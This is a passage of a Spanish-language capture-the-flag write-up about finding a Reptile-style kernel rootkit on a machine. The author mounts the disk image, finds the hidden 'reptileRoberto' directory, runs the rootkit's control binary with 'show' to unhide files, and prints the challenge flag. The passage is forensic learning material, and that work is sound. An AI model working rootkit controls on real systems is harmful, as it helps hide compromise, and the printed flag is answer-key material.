Searching for suspect PHP files...                          nothing found
Searching for anomalies in shell history files...           nothing found
```

```
Checking `rexedcs'...                                       not found
root@erlenmeyer:~#
```

Una forma es copiando el `/dev/sda3` a nuestra maquina y montarlo en el directorio `/mnt`, este proceso llevara un gran rato ya que pesa aproximadamente `10gb`

```
❯ sudo losetup /dev/loop10 sda3.image

❯ sudo kpartx -a /dev/loop10

❯ sudo vgdisplay -v | grep "LV Path"
  LV Path                /dev/ubuntu-vg/ubuntu-lv
  LV Path                /dev/ubuntu-vg/swap

❯ mount /dev/ubuntu-vg/ubuntu-lv /mnt/
```

En `/mnt` ahora podemos ver un directorio que de antes estaba `invisible` y es `reptileRoberto` donde probablemente se almacenen los archivos del `rootkit`

```
/mnt ❯ ls -l
lrwxrwxrwx root root   7 B  Mon Feb  1 12:20:38 2021 bin ⇒ usr/bin
drwxr-xr-x root root 4.0 KB Fri Jul 16 09:44:17 2021 boot
drwxr-xr-x root root 4.0 KB Fri Jul 16 09:41:09 2021 cdrom
drwxr-xr-x root root 3.9 KB Fri Apr  7 03:37:53 2023 dev
drwxr-xr-x root root 4.0 KB Tue Sep 14 12:02:33 2021 etc
drwxr-xr-x root root 4.0 KB Tue Jul 20 13:09:10 2021 home
lrwxrwxrwx root root   7 B  Mon Feb  1 12:20:38 2021 lib ⇒ usr/lib
lrwxrwxrwx root root   9 B  Mon Feb  1 12:20:38 2021 lib32 ⇒ usr/lib32
lrwxrwxrwx root root   9 B  Mon Feb  1 12:20:38 2021 lib64 ⇒ usr/lib64
lrwxrwxrwx root root  10 B  Mon Feb  1 12:20:38 2021 libx32 ⇒ usr/libx32
drwx------ root root  16 KB Fri Jul 16 09:40:16 2021 lost+found
drwxr-xr-x root root 4.0 KB Mon Feb  1 12:20:48 2021 media
drwxr-xr-x root root 4.0 KB Tue Sep 14 12:01:58 2021 mnt
drwxr-xr-x root root 4.0 KB Mon Feb  1 12:20:48 2021 opt
dr-xr-xr-x root root   0 B  Fri Apr  7 03:37:47 2023 proc
drwxr-xr-x root root 4.0 KB Tue Jul 20 10:50:43 2021 reptileRoberto
drwx------ root root 4.0 KB Fri Apr 21 00:06:38 2023 root
drwxr-xr-x root root 900 B  Fri Apr 21 00:11:39 2023 run
lrwxrwxrwx root root   8 B  Mon Feb  1 12:20:38 2021 sbin ⇒ usr/sbin
drwxr-xr-x root root 4.0 KB Fri Jul 16 09:51:41 2021 snap
drwxr-xr-x root root 4.0 KB Mon Feb  1 12:20:48 2021 srv
dr-xr-xr-x root root   0 B  Fri Apr  7 03:37:49 2023 sys
drwxrwxrwt root root 4.0 KB Fri Apr 21 00:11:30 2023 tmp
drwxr-xr-x root root 4.0 KB Mon Feb  1 12:25:31 2021 usr
drwxr-xr-x root root 4.0 KB Mon Feb  1 12:28:46 2021 var
```

Dentro ademas de la `flag` podemos ver los controles entre ellos el archivo `_cmd`

```
/mnt/reptileRoberto ❯ ls -l
.rwxr-xr-x root root  42 KB Tue Jul 20 10:11:18 2021 reptileRoberto
.rwxrwxrwx root root  14 KB Tue Jul 20 10:11:18 2021 reptileRoberto_cmd
.rw-r--r-- root root  41 B  Tue Jul 20 10:50:43 2021 reptileRoberto_flag.txt
.rwxrwxrwx root root 2.4 KB Tue Jul 20 10:11:18 2021 reptileRoberto_rc
.rwxrwxrwx root root  66 KB Tue Jul 20 10:11:18 2021 reptileRoberto_shell
.rwxrwxrwx root root 667 B  Tue Jul 20 10:11:18 2021 reptileRoberto_start
```

En la maquina real podemos usar el `_cmd` usando `show` como argumento para desactivar temporalmente el `rootkit` y poder ver los archivos y directorios `ocultos`

```
root@erlenmeyer:~# /reptileRoberto/reptileRoberto_cmd show
Success!
root@erlenmeyer:~#
```

Ahora podemos ver los archivos y directorios en la máquina y tambien leer la `flag`

```
root@erlenmeyer:/reptileRoberto# ls -l
-rwxr-xr-x 1 root root 42760 Jul 20  2021 reptileRoberto
-rwxrwxrwx 1 root root 14472 Jul 20  2021 reptileRoberto_cmd
-rw-r--r-- 1 root root    41 Jul 20  2021 reptileRoberto_flag.txt
-rwxrwxrwx 1 root root  2488 Jul 20  2021 reptileRoberto_rc
-rwxrwxrwx 1 root root 67816 Jul 20  2021 reptileRoberto_shell
-rwxrwxrwx 1 root root   667 Jul 20  2021 reptileRoberto_start
root@erlenmeyer:/reptileRoberto# cat reptileRoberto_flag.txt
FARADAY{__LKM-is-a-l0t-l1k3-an-0r@ng3__}
root@erlenmeyer:/reptileRoberto#
```